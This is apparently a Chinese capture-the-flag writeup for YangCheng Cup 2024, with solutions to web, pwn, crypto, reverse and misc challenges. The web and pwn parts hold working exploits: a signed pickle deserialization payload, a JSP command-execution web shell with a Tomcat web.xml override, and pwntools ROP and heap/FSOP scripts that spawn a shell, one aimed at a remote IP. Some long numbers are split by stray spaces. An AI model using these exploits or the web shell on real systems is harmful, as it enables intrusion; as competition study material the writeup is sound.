羊城杯2024 Writeup

Web

Lyrics For You

```python
import base64
import hashlib
import hmac
import pickle


def generator(opcode: bytes):
    payload = base64.b64encode(opcode)
    signature = base64.b64encode(
        hmac.new(
            b"EnjoyThePlayTime123456",
            payload,
            hashlib.md5
        ).digest()
    )
    return f"!{signature.decode()}?{payload.decode()}"
# open -a Calculator
opcode='''(cos
system
S'/readflag > /tmp/flag'
o.'''.encode("utf-8")
print(generator(opcode))
```

http://139.155.126.78:33274/lyrics?lyrics=../../../../..//tmp/flag

tomtom2

conf/tomcat-users.xml查看账号密码

分别向uploads上传

```
<%@ page import="java.io.InputStream" %>
<%@ page import="java.io.InputStreamReader" %>
<%@ page import="java.io.BufferedReader" %>
```

```
<%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"%>
<%
    Process p = Runtime.getRuntime().exec(request.getParameter("i"));
    InputStream is = p.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(is));
    response.getWriter().println("-----------");
    String line;
    while((line = reader.readLine())!=null){
        response.getWriter().println(line);
    }

%>
```

向WEB-INF上传

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>
  <!-- JSP Servlet Configuration -->
```

```
  <servlet>
    <servlet-name>jsp</servlet-name>
    <servlet-class>org.apache.jasper.servlet.JspServlet</servlet-class>
    <init-param>
      <param-name>fork</param-name>
      <param-value>false</param-value>
    </init-param>
    <init-param>
      <param-name>xpoweredBy</param-name>
      <param-value>false</param-value>
    </init-param>
    <load-on-startup>3</load-on-startup>
  </servlet>

  <!-- Mapping .html to JSP Servlet -->
  <servlet-mapping>
    <servlet-name>jsp</servlet-name>
    <url-pattern>*.xml</url-pattern>
  </servlet-mapping>
</web-app>

```

然后访问/myapp/uploads/web.xml?i=cat /ffffffllllllaaagggg

Pwn

pstack

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
s=process('./pwn')
elf=ELF('./pwn')
libc=ELF("./libc.so.6")

leave_ret=0x4006DB
pivot_read=0x4006C4
fake_stack=0x601800

s.sendafter(b"overflow?\n",b"a"*0x30+p64(fake_stack+0x30)+p64(pivot_read))

pause()

rdi=0x0000000000400773
rsi_r15=0x0000000000400771
```

```
rbp=0x00000000004005b0
s.send(flat([
    rdi,elf.got['puts'],
    elf.plt['puts'],
    rbp,fake_stack+0x50+0x30,
    pivot_read,
    fake_stack-8,leave_ret
]))
libc.address=u64(s.recvuntil(b"\x7f")+b"\x00\x00")-libc.sym.puts
success(hex(libc.address))
rdx_rbx=libc.address+0x00000000000904a9
rsi=libc.address+0x000000000002be51
ogg=libc.address+0xebc88
s.send(flat([
    rdi,fake_stack+0x78,
    libc.sym.system,
    0,0,
    b"/bin/sh\x00",
    fake_stack+0x50-8,leave_ret
]))
s.interactive()
```

Hard sandbox

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
#s=process("./pwn")
s=remote("49.234.30.109",9999)
elf=ELF("./pwn")
libc=ELF("./libc-2.36.so")

def menu(ch):
    s.sendlineafter(b">",str(ch).encode())

def add(idx,size):
    menu(1)
    s.sendlineafter(b"Index: ",str(idx).encode())
    s.sendlineafter(b"Size: ",str(size).encode())

def delete(idx):
    menu(2)
    s.sendlineafter(b"Index: ",str(idx).encode())

def edit(idx,content):
    menu(3)
```

```
    s.sendlineafter(b"Index: ",str(idx).encode())
    s.sendafter(b"Content: ",content)

def show(idx):
    menu(4)
    s.sendlineafter(b"Index: ",str(idx).encode())
    return s.recvline(keepends=False)

if __name__=="__main__":
    pause()
    add(0,0x600)
    add(1,0x610)
    add(2,0x5f0)
    delete(0)
    libc.address=u64(show(0)+b"\x00\x00")-(0x7fb54895dcc0-0x7fb548767000)
    success(hex(libc.address))
    #pause()

    add(3,0x610)
    edit(0,b"a"*0x10)
    heap_base=u64(show(0)[-6:]+b"\x00\x00")-0x290
    success(hex(heap_base))

    delete(2)
    edit(0,flat([
        0,0,0,libc.sym._IO_list_all-0x20,
    ]))
    add(4,0x700)

    """
    _IO_list_all->file->_chain @ 2+0x58
    heap_base
    0xec0 <- _IO_list_all _chain controllable
    0xed0 <- write start
    0xec0+0x180 <- fully controlled file structure
    0xec0+0x180+0x180 <- fully controlled _wide_data
    """
    magic=libc.address+0x160E56
    rdi=0x0000000000023b65+libc.address
    rsi=0x00000000000251be+libc.address
    rdx=0x0000000000166262+libc.address
    rax=0x000000000003fa43+libc.address
    syscall_ret=0x000000000008cc36+libc.address
    """

    """
    shellcode=f"""
```

```
        mov r14,{heap_base}
        mov rax,__NR_fork
        syscall
        test rax,rax
        jnz parent
    child:

        mov rdi,3
        call qword ptr [r14+0x2a0+0x48]
        mov rax,__NR_open
        mov rdi,{heap_base+0x2a0}
        xor rsi,rsi
        xor rdx,rdx
        syscall
        // now open should be ok, but leave a err msg here
        cmp rax,0
        jge rnw
        // jmp if fine, loop if failed
    print_errno:
        neg rax
        mov r15,rax
        mov rdi,1
        mov rsi,{heap_base+0x2a0+0x38}
        mov rdx,8
        jmp loop
    loop_start:
        sub r15,1
        mov rax,__NR_write
        syscall
    loop:
        cmp r15,0
        jne loop_start
        jmp final_exit

    rnw:
        mov rdi,rax
        mov rsi,{heap_base+0x1000}
        mov rdx,0x100
        mov rax,__NR_read
        syscall
        mov rdi,1
        mov rax,__NR_write
        syscall
    final_exit:
        mov rax,__NR_exit
        xor rdi,rdi
        syscall
```

```
    parent:
        mov rdi,0x4206
        mov rsi,rax
        xor rdx,rdx
        mov rcx,0x80
        call qword ptr [r14+0x2a0+0x50]
        mov rax,__NR_wait4
        xor rdi,rdi
        xor rsi,rsi
        xor rdx,rdx
        syscall
        mov rax,__NR_exit
        xor rdi,rdi
        syscall
    """
    file=flat({
        0:0xfbad1800,
        0x28:1,
        0xd8:libc.sym._IO_wfile_jumps,
        0xa0:heap_base+0xec0+0x180+0x180,
    },filler=b"\x00",length=0x180)
    widedata=flat({
        0x18:0,
        0x30:0,
        0x38:heap_base+0x2a0,
        0xe0:heap_base+0xec0+0x180+0x180,
        0x68:magic,
    },filler=b"\x00",length=0x100)
    file=bytes(file)

    edit(2,flat([
        b"\x00"*0x58,
        heap_base+0xec0+0x180,
    ]).ljust(0x170,b"\x00")
    +file
    +widedata
    )
    edit(0,flat({
        0:"/flag\x00",
        8:flat([0,0,1]),
        0x20:libc.sym.setcontext+61,
        0x28:"/flag.txt",
        0x38:"counter\n",
        0x48:libc.sym.sleep,
        0x50:libc.sym.ptrace,
        0xa8:rdi+1,
        0xa0:heap_base+0x3a0,
```

```
        0x100:flat([
            rdi,heap_base,
            rsi,0x20000,
            rdx,7,
            libc.sym.mprotect,
            rdi+1,heap_base+0x3a0+0x48,
        ])+asm(shellcode)
    },filler=b"\x00"))
    menu(5)
    s.interactive()
```

Crypto

TH_Curve

```
from Crypto.Util.number import long_to_bytes

p = 102975294035244031276406702006031846088440650659525368 89
a = 2
G = (887993104509853390154313194461562069297171680798475206 5,
410602423944994613445367374220249132061459168422954746 4)
Q = (678427862734095715128306624931678547788288819058287 5173,
607860375996635422442897671656898067070279005187966 1797)
'''
Points = [G,Q]
# part1
PR.<a,d> = PolynomialRing(Zmod(p))
fs = []

for (x,y) in Points:
    f = a*x^3 + y^3 +1 - d*x*y
    fs.append(f)

I = Ideal(fs)
print(I.groebner_basis())

# [a + 102975294035244031276406702006031846088440650659525368 87, d +
147982059412012945209535243820859117130041777761134968 9]
'''
# part2
def PohlingHellan(order,Q,P):
    factors, exponents = zip(*factor(order))
    print(f'[+] order = {order}')
    primes = [factors[i] ^ exponents[i] for i in range(len(factors))][:-2]
```

```
    print(f'[+] primes = {primes}')
    primes = [9, 49, 11, 19, 29, 1361, 6421, 3376343, 1815576031, 295369272787, 60869967041981]
    dlogs = []

    for fac in primes:
        t = int(int(P.order()) // int(fac))
        dlog = discrete_log(t*Q,t*P,operation="+")
        dlogs += [dlog]
        print("factor: "+str(fac)+", Discrete Log: "+str(dlog)) #calculates discrete logarithm for each prime order

    #dlogs = [3,0,0,7,8,225,3560,837823,1495286767,292393302300,50872199818501]
    l = crt(dlogs,primes)
    return l
'''
factor: 9, Discrete Log: 3
factor: 49, Discrete Log: 0
factor: 11, Discrete Log: 0
factor: 19, Discrete Log: 7
factor: 29, Discrete Log: 8
factor: 1361, Discrete Log: 225
factor: 6421, Discrete Log: 3560
factor: 3376343, Discrete Log: 837823
factor: 1815576031, Discrete Log: 1495286767
factor: 295369272787, Discrete Log: 292393302300
factor: 60869967041981, Discrete Log: 50872199818501
'''


d = 881770880940427367554531776239459343754364728834118720 0
c = 1

x, y, z = QQ["x,y,z"].gens()
eq = a * x ^ 3 + y ^ 3 + c * z ^ 3 - d * x * y * z
phi = EllipticCurve_from_cubic(eq)
E = phi.codomain().change_ring(GF(p))

F = GF(p)
fx, fy, fz = map(lambda f: f.change_ring(F), phi.defining_polynomials())
phiP = lambda x, y, z=1: E(fx(x, y, z) / fz(x, y, z), fy(x, y, z) / fz(x, y, z))
EG = phiP(*G)
EQ = phiP(*Q)

key = PohlingHellan(EG.order(), EQ, EG)
print(f'[+] key = {key}')
```

```
print(f'[+] flag = {long_to_bytes(key)}')

```

BabyCurve

```
from attacks.ecc import mov_attack
#git clone https://github.com/jvdsn/crypto-attacks.git
from Crypto.Cipher import AES
import hashlib

def add_curve(P, Q, K):
    a, d, p = K
    if P == (0, 0):
        return Q
    if Q == (0, 0):
        return P
    x1, y1 = P
    x2, y2 = Q
    x3 = (x1 * y2 + y1 * x2) * pow(1 - d * x1 ** 2 * x2 ** 2, -1, p) % p
    y3 = ((y1 * y2 + 2 * a * x1 * x2) * (1 + d * x1 ** 2 * x2 ** 2) + 2 * d * x1 * x2 * (x1 ** 2 + x2 ** 2)) * pow(
        (1 - d * x1 ** 2 * x2 ** 2) ** 2, -1, p) % p
    return x3, y3


def mul_curve(n, P, K):
    R = (0, 0)
    while n > 0:
        if n % 2 == 1:
            R = add_curve(R, P, K)
        P = add_curve(P, P, K)
        n = n // 2
    return R

a = 46
d = 20
p1 = 826100030683243954408990060837
K1 = (a, d, p1)
G1 = (560766116033078013304693968735, 756416322956623525864568772142)

P1 = (528578510004630596855654721810, 639541632629313772609548040620)
Q1 = (819520958411405887240280598475, 769069572569662447259245136 45)

for _ in range(2**32):
    R = mul_curve(_, G1, K1)
```

```python
    if R == P1:
        print(f'c = {_}')
        c = _
        break

for _ in range(2**32):
    R = mul_curve(_, G1, K1)
    if R == Q1:
        print(f'b = {_}')
        b = _
        break

def PohlingHellan(order,Q,P):
    factors, exponents = zip(*factor(order))
    print(f'[+] order = {order}')
    primes = [factors[i] ^ exponents[i] for i in range(len(factors))]
    print(f'[+] primes = {primes}')
    dlogs = []

    for fac in primes:
        t = int(int(P.order()) // int(fac))
        dlog = discrete_log(t*Q,t*P,operation="+")
        dlogs += [dlog]
        print("factor: "+str(fac)+", Discrete Log: "+str(dlog)) #calculates discrete logarithm for each prime order

    l = crt(dlogs,primes)
    return l

def AES_decrypt(k, iv, ct):
    key = hashlib.sha256(str(k).encode()).digest()[:16]
    iv = bytes.fromhex(iv)
    ct = bytes.fromhex(ct)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    pt = cipher.decrypt(ct)
    return pt

p = 77031135282745584935651244828 7
E = EllipticCurve(GF(p), [-c, b])
G = E(58427326865607131302284539238 0,105970580903682721429154563816)
P = E(40105581468117131834856647472 6,293186309252428491012795616690)
assert G == E.gens()[0]
n = G.order()

key = mov_attack.attack(G, P)
print(f'[+] key = {key}')
assert G*key == P
```

```
#[+] key = 2951856998192356
data = {'iv': 'bae1b42f174443d009c8d3a1576f07d6', 'cipher': 'ff34da7a65854ed75342fd4ad178bf577bd622df9850a24fd63e1da557b4b8a4'}
print(AES_decrypt(key,data['iv'],data['cipher']))
```

TheoremPlus

硬跑出e，yafu分解n

```
from Crypto.Util.number import *
from gmpy2 import *
p=13700575088786104257967552013704451294559882278353462961923910754180761588257209685825790959214578512642709547187031536752584772582394139113585138496243364095254609368794584898652895837369186099575329787161963878007539166949511738890513458456609483285366386435691201390059429517507512357836639369488464855742 9
q=13700575088786104257967552013704451294559882278353462961923910754180761588257209685825790959214578512642709547187031536752584772582394139113585138496243364095254609368794584898652895837369186099575329787161963878007539166949511738890513458456609483285366386435691201390059429517507512357836639369488464855721 9
n = 18770575776346636857117989716700159556553308603827318013591587255198383129370907809760732011993542700529211200756354110539398800399971400004000898098091275284235225898698802555566416862975758535452624647017057286675078425814784682675012671384340267087604803050995107534481069279281213277371234272710195280647747033302773076094600917583038429969629948198841325080329081838681126456119415461246986745162687569680825296434756908111148165787768172000131704615314046005916223370429567142992192702888820837032850104701948658736010527261246199512595520995042205818856177310544178940343722756848658912946025299687434514029951
c = 25879077902579214467542543359096868083947013148271945354738529198838472074823015601957006225427843164219677681481561463550992104000532819667825985516802605135472332706464144407761099412488691856123577978698602938801146096493254096372396317301742361098606970720514365918236172687254937688677764661730526403663934888735052071987704973733451161653347793810317128321366821783640905478754796450942742374603423185878322743047771934688332788164593441322310187035782741920000165606531489230566350761441894030047631275154756721126277907963765647763218401154659903089333033921986903566399285389848629671020821264585297483555 66
phi=(p-1)*(q-1)
e=36421873
d=invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))
```

Reverse

docCrack

```python
hex_values = [
    0x000010C0, 0x00001180, 0x00001500, 0x00001100, 0x000014C0, 0x00001040, 0x00001F00, 0x00001440,
    0x00001940, 0x00001980, 0x00001600, 0x00000D80, 0x00001D00, 0x00001600, 0x000018C0, 0x00001980,
    0x00001A40, 0x00001800, 0x00001880, 0x00001D40, 0x00001A00, 0x00001C80, 0x00001D00, 0x00000980,
    0x00000980, 0x00000980, 0x00001600, 0x00001140, 0x00000D80, 0x00001C00, 0x00001980, 0x00001D40,
    0x00001880, 0x00001600, 0x00000DC0, 0x00001840, 0x00001600, 0x00001280, 0x00001980, 0x00001900,
    0x00001D40, 0x00000DC0, 0x00001600, 0x00001440, 0x00000D80, 0x00001D40, 0x00001C80, 0x00000C80,
    0x00001880, 0x00001D00, 0x00000980, 0x00000980, 0x00000980, 0x00001E80,
]

result = ''.join(chr((value >> 6) ^ 7) for value in hex_values)

print(result)

```

你这主函数保真吗

搜索字符串"flag"可以定位到真正的主函数。加密代码都在类的构造函数和析构函数中。动调观察控制流，可以确定加密的逻辑是先rot13，之后转成double类型进行离散余弦变换。

先dump下来数据，转换成double类型。

```c
#include<stdio.h>
char data[] = {
  0xA4, 0x70, 0x3D, 0x0A, 0xD7, 0x0A, 0x80, 0x40, 0xF5, 0x4A,
  0x59, 0x86, 0x38, 0xE6, 0x42, 0xC0, 0xD8, 0x81, 0x73, 0x46,
  0x94, 0x76, 0x21, 0x40, 0x54, 0x74, 0x24, 0x97, 0xFF, 0x90,
  0x25, 0xC0, 0xA3, 0x23, 0xB9, 0xFC, 0x87, 0xF4, 0xF4, 0xBF,
  0xC0, 0x5B, 0x20, 0x41, 0xF1, 0x93, 0x34, 0xC0, 0x19, 0xCA,
  0x89, 0x76, 0x15, 0xF2, 0x1B, 0x40, 0x3F, 0xC6, 0xDC, 0xB5,
  0x84, 0x4C, 0x3D, 0xC0, 0x18, 0x95, 0xD4, 0x09, 0x68, 0xE2,
  0x2F, 0x40, 0xB5, 0x15, 0xFB, 0xCB, 0xEE, 0x69, 0x35, 0x40,
  0xB6, 0x84, 0x7C, 0xD0, 0xB3, 0x79, 0x3D, 0x40, 0xEA, 0x21,
```

```
  0x1A, 0xDD, 0x41, 0x2C, 0x06, 0xC0, 0x7C, 0x0A, 0x80, 0xF1,
  0x0C, 0x5A, 0x1A, 0xC0, 0xBF, 0x2B, 0x82, 0xFF, 0xAD, 0xE4,
  0x10, 0xC0, 0x69, 0x35, 0x24, 0xEE, 0xB1, 0xD4, 0x1C, 0xC0,
  0x41, 0x65, 0xFC, 0xFB, 0x8C, 0xAB, 0x21, 0x40, 0xD8, 0x64,
  0x8D, 0x7A, 0x88, 0x86, 0x11, 0xC0, 0x16, 0xFB, 0xCB, 0xEE,
  0xC9, 0x63, 0x33, 0xC0, 0x0E, 0x4F, 0xAF, 0x94, 0x65, 0x58,
  0x32, 0x40, 0x48, 0x1B, 0x47, 0xAC, 0xC5, 0x87, 0x1B, 0x40,
  0x64, 0xCC, 0x5D, 0x4B, 0xC8, 0x87, 0x2D, 0xC0, 0xD5, 0x09,
  0x68, 0x22, 0x6C, 0x38, 0x2D, 0x40, 0x20, 0x41, 0xF1, 0x63,
  0xCC, 0xBD, 0x38, 0x40, 0x74, 0x24, 0x97, 0xFF, 0x90, 0x3E,
  0x27, 0xC0, 0x6D, 0xA8, 0x18, 0xE7, 0x6F, 0x82, 0x23, 0xC0,
  0xCE, 0x19, 0x51, 0xDA, 0x1B, 0x7C, 0x28, 0x40, 0x3C, 0x4E,
  0xD1, 0x91, 0x5C, 0xDE, 0x2A, 0x40, 0x90, 0x31, 0x77, 0x2D,
  0x21, 0x77, 0x41, 0xC0, 0xAE, 0x47, 0xE1, 0x7A, 0x14, 0xDE,
  0x41, 0xC0, 0x68, 0xB3, 0xEA, 0x73, 0xB5, 0x15, 0x34, 0xC0,
  0xD5, 0x78, 0xE9, 0x26, 0x31, 0xD8, 0x43, 0x40, 0x1B, 0x2F,
  0xDD, 0x24, 0x06, 0xE1, 0x35, 0x40, 0xF8, 0xC2, 0x64, 0xAA,
  0x60, 0xD4, 0x3A, 0x40}
int main()
{
      double *p = (double *)data;
      for(int i=0;i<=32;i++) printf("%f,",p[0]);
      return 0;
}
```

离散余弦变换如下，代码在c中不太好写。考虑用python的scipy库，有现成的函数。最后rot13

```
for ( i = 0; i < v12; ++i )
{
  for ( j = 0; j < v12; ++j )
  {
    v11 = (double)*(int *)std::vector<int>::operator[](j);
    v2 = cos(((double)j + 0.5) * ((double)i * 3.141592653589793) / (double)v12);
    v10 = v2 * v11;
    v3 = (double *)std::vector<double>::operator[](i);
    *v3 = *v3 + v10;
  }
  if ( i )
    v4 = sqrt(2.0 / (double)v12);
  else
    v4 = sqrt(1.0 / (double)v12);
  v9 = v4;
  v5 = (double *)std::vector<double>::operator[](i);
  *v5 = *v5 * v9;
}
return a1;
```


```
from scipy.fftpack import idct
```

```python
A=[513.355000,-37.798600,8.731600,-10.783200,-1.309700,-20.577900,6.986410,-29.298900,15.942200,21.413800,29.475400,-2.771610,-6.587940,-4.223320,-7.207710,8.835060,-4.381380,-19.389800,18.345300,6.882590,-14.765200,14.610200,24.741400,-11.622200,-9.754760,12.242400,13.434300,-34.930700,-35.735000,-20.084800,39.689000,21.879000,26.829600]
c = idct(A, norm='ortho')
result=[int(round(i)) for i in c]
flag=[]
for char in result:
    if char>=ord("A") and char<=ord("Z"):
        flag.append(ord("A")+((char-ord("A")+13)%26))
    elif char>=ord("a") and char<=ord("z"):
        flag.append(ord("a")+((char-ord("a")+13)%26))
    else:
        flag.append(char)
print(bytes(flag))
```

Misc


hiden

给了一个叫做60=()+().txt的文本，实际上指的是rot47+rot13




编写脚本提取出flag（由于不知道原文到底有多长，这里我直接用了range(1000)）

```python
import wave
with wave.open("hiden.wav", "rb") as f:
    attrib = f.getparams()
    wav_data = bytearray( f.readframes(-1) )
s=''
for index in range(1000):
    s+=chr(wav_data[index * 4])
print(s)
```



